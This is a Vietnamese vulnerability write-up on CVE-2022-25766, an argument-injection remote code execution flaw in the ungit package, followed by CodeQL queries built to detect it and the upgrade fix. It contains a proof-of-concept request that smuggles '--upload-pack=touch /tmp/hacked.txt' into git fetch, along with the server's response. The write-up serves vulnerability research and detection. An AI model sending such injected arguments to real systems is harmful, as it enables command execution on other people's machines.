# CVE-2022-25766

| | |
|---|---|
| Tags | RCE |
| Products | |
| Publish date | |
| Score | |
| Analyst | |
| Analysis Date | |
| Status | Done |
| Note | |
| Reporter | |
| Projects | |

## ▼ Thông tin

> ungit là một thư viện kiểm soát phiên bản. Các phiên bản bị ảnh hưởng của gói này dễ bị thực thi mã từ xa (RCE) thông qua chèn đối số. Sự cố xảy ra khi gọi đến endpoint `/api/fetch`. Các giá trị do người dùng kiểm soát (`remote` and `ref`) được chuyển tới lệnh `git fetch`. Bằng cách chèn một số tùy chọn git, bạn có thể thực hiện lệnh tùy ý.


### Phiên bản ảnh hưởng

<1.5.20

### Vị trí lỗi

Endpoint: `/fetch`

File: git-api.js





## ▼ Set up môi trường & Debug

Install `ungit` version 1.5.16

## ▼ Phân tích

## ▼ Cách khai thác & PoC



Request

Pretty Raw Hex \n

```
POST /api/fetch HTTP/1.1
Host: 103.245.249.118:8448
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 117
Origin: http://103.245.249.118:8448
Connection: close
Referer: http://103.245.249.118:8448/
X-PwnFox-Color: yellow

{
  "path":"/home/doublevkay/Projects/ungit",
  "socketId":0,
  "remote":"origin",
  "ref":"--upload-pack=touch /tmp/hacked.txt"
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 400 Bad Request
X-Powered-By: Express
Cache-Control: no-cache, no-store, must-revalidate
Pragma: no-cache
Expires: 0
Content-Type: application/json; charset=utf-8
Content-Length: 882
ETag: W/"372-Q2fEVzfVNqOQxKcUWn0KxG32dNA"
Date: Thu, 31 Mar 2022 10:23:41 GMT
Connection: close

{
  "isGitError":true,
  "errorCode":"unknown",
  "command":
  "-c color.ui=false -c core.quotepath=false -c core.pager=cat -c core.editor=: -c credential.helper=/home/doublevkay/.nvm/versions/node/v17.7.1/lib/node_modules/ungit/bin/credentials-helper 0 8448 origin fetch origin --upload-pack=touch /tmp/hacked.txt --prune"
  ,
  "workingDirectory":"/home/doublevkay/Projects/ungit"
  ,
  "error":
  "fatal: Could not read from remote repository.\n\nPlease make sure you have the correct access rights\nand the repository exists.\n",
  "message":
  "fatal: Could not read from remote repository.",
  "stderr":
  "fatal: Could not read from remote repository.\n\nPlease make sure you have the correct access rights\nand the repository exists.\n",
  "stdout":"",
  "stdoutLower":"",
  "stderrLower":
  "fatal: could not read from remote repository.\n\nplease make sure you have the correct access rights\nand the repository exists.\n"
}
```

# ▼ CodeQL Modeling

## ▼ Modeling Source

Use default `Source` from `CommandInjection` with 250 results.

« 1 / 2 » Quick evaluation of CommandInjectionQuery.qll:20 on ungit - finished in 0 seconds, 250 result count [3/31/2022, 8:40:16 AM] Open CommandInjectionQuery.qll

#Quick_evaluation_of_predicate_isSource 250 results


| # | this | source |
|---|---|---|
| 1 | CommandInjection | chunk |
| 2 | CommandInjection | err |
| 3 | CommandInjection | request.get(url) |
| 4 | CommandInjection | request.post(url) |
| 5 | CommandInjection | request.delete(url) |
| 6 | CommandInjection | httpReq ... nseText |
| 7 | CommandInjection | data |
| 8 | CommandInjection | req.query.path |
| 9 | CommandInjection | req.body |
| 10 | CommandInjection | req.query.socketId |
| 11 | CommandInjection | req.body |
| 12 | CommandInjection | req.query.path |
| 13 | CommandInjection | req.body |
| 14 | CommandInjection | req.body |
| 15 | CommandInjection | req.body |
| 16 | CommandInjection | req.body |
| 17 | CommandInjection | req.body |
| 18 | CommandInjection | req.body |
| 19 | CommandInjection | req.body |
| 20 | CommandInjection | req.body |
| 21 | CommandInjection | req.body |
| 22 | CommandInjection | req.body |

## ▼ Modeling Sink

Tận dụng và tùy biến `CommandInjection`. Sink được kiểm tra thực sự thông qua `isSinkWithHighlight` . Bao gồm `Sink` và `isIndirectCommandArgument` .

▼ `Sink`


Giữ nguyên định nghĩa `Sink`




▼ `isIndirectCommandArgument`

Sử dụng mở rộng của `isIndirectCommandArgument` như đề cập tại `CommandInjection` để tìm các chain RCE thông qua `git fetch`

```
private predicate shellCmd(Expr shell, string arg) {
...
  or
  exists(string s | s = shell.getStringValue().toLowerCase() |
    s = ["git"] and
    arg = ["fetch"]
  )
}
```





Có hơn 303 kết quả!

## Cùng phân tích lại `isIndirectCommandArgument`

```
predicate isIndirectCommandArgument(DataFlow::Node source, SystemCommandExecution sys) {
  exists(DataFlow::ArrayCreationNode args, DataFlow::Node shell, string dashC |
    shellCmd(shell.asExpr(), dashC) and // Line 1
    shell = commandArgument(sys) and // Line 2
    args = argumentList(sys) and // Line 3
    argumentListElement(args).mayHaveStringValue(dashC) and // Line 4
    exists(DataFlow::SourceNode argsSource | argsSource = argumentList(sys) | // Line 5
      if exists(argsSource.getAPropertyWrite())
      then source = argsSource.getAPropertyWrite().getRhs()
      else source = argsSource
    )
  )
}
```

- Line 1: `shell` là expr có string value là sh, bash, cmd,... hoặc git (nhờ sự bổ sung cho hàm `ShellCmd`)
- Line 2: `shell` phải là node được truyền vào như một `commandArgument` trong các `SystemCommandExecution`
- Line 3: `args` phải là list argument được truyền vào như một `argument` trong các `SystemCommandExecution`
- Line 4: kiểm tra các node con bên trong list argument từ `args` phải có node có giá trị string là `dashC` (ở đây là các giá trị như: `-c, /c, /C hay fetch`)
- Line 5: tìm ***toàn bộ node*** `source` mà chúng được truyền vào list `argument` của `sys`

Điều đặc biệt ở đây là từ line 1 - 4 sẽ chỉ có mục đích tìm ra `sys` thỏa mãn. Dưới đây là kết quả khi chỉ thực thi line 1 - 4




Tuy nhiên thay vì xem các node truyền vào `args` là `Source` (tức `Sink` của câu query thực), đến line 5 ta lại:


> tìm ***toàn bộ node*** `source` mà chúng được truyền vào list `args` của `sys`

Thực tế, cách làm này tìm `source` có thể flow đến `sys` - những `sys` đã thỏa điều kiện từ line 1 - 4. Tuy nhiên lúc này chúng lại không còn xem xét đến việc: ***liệu rằng*** `source` ***khi flow vào*** `args` ***để*** `sys` ***thực thi có còn chứa*** `shell` ***và*** `dashC` ***thỏa mãn line 1 - 4 hay không!?*** Điều này gây ra rất nhiều false positive là các `source` có truyền đến `sys`, tuy nhiên data flow truyền đến không trùng với data flow `args` thõa line 1 - 4.

Để khắc phục điều này, chúng ta sẽ trực tiếp xem các phần tử node phần từ của list `args` phía trên là các `source` (`sink` của câu query `CommandInjection).

```
Quick Evaluation: isIndirectCommandArgument
predicate isIndirectCommandArgument(DataFlow::Node source, SystemCommandExecution sys) {
  exists(DataFlow::ArrayCreationNode args, DataFlow::Node shell, string dashC |
    shellCmd(shell.asExpr(), dashC) and
    shell = commandArgument(sys) and
    args = argumentList(sys) and
    argumentListElement(args).mayHaveStringValue(dashC) and
    // exists(DataFlow::SourceNode argsSource | argsSource = argumentList(sys) |
    //   if exists(argsSource.getAPropertyWrite())
    //   then source = argsSource.getAPropertyWrite().getRhs()
    //   else source = argsSource
    // )
    source = argumentListElement(args)
  )
}
```

Chạy lại query với đầy đủ các thay đổi trên, thu được kết quả tốt.




## ▼ Tainted Tracking

Use default of `CommandInjection`

## ▼ CodeQL Model

Find at vovikhangcdv/codeql-extended-libraries (github.com)

# ▼ Cách phòng chống

Upgrade to version 1.5.20 or higher

# ▼ Tham khảo

- Remote Code Execution (RCE) in ungit | CVE-2022-25766 | Snyk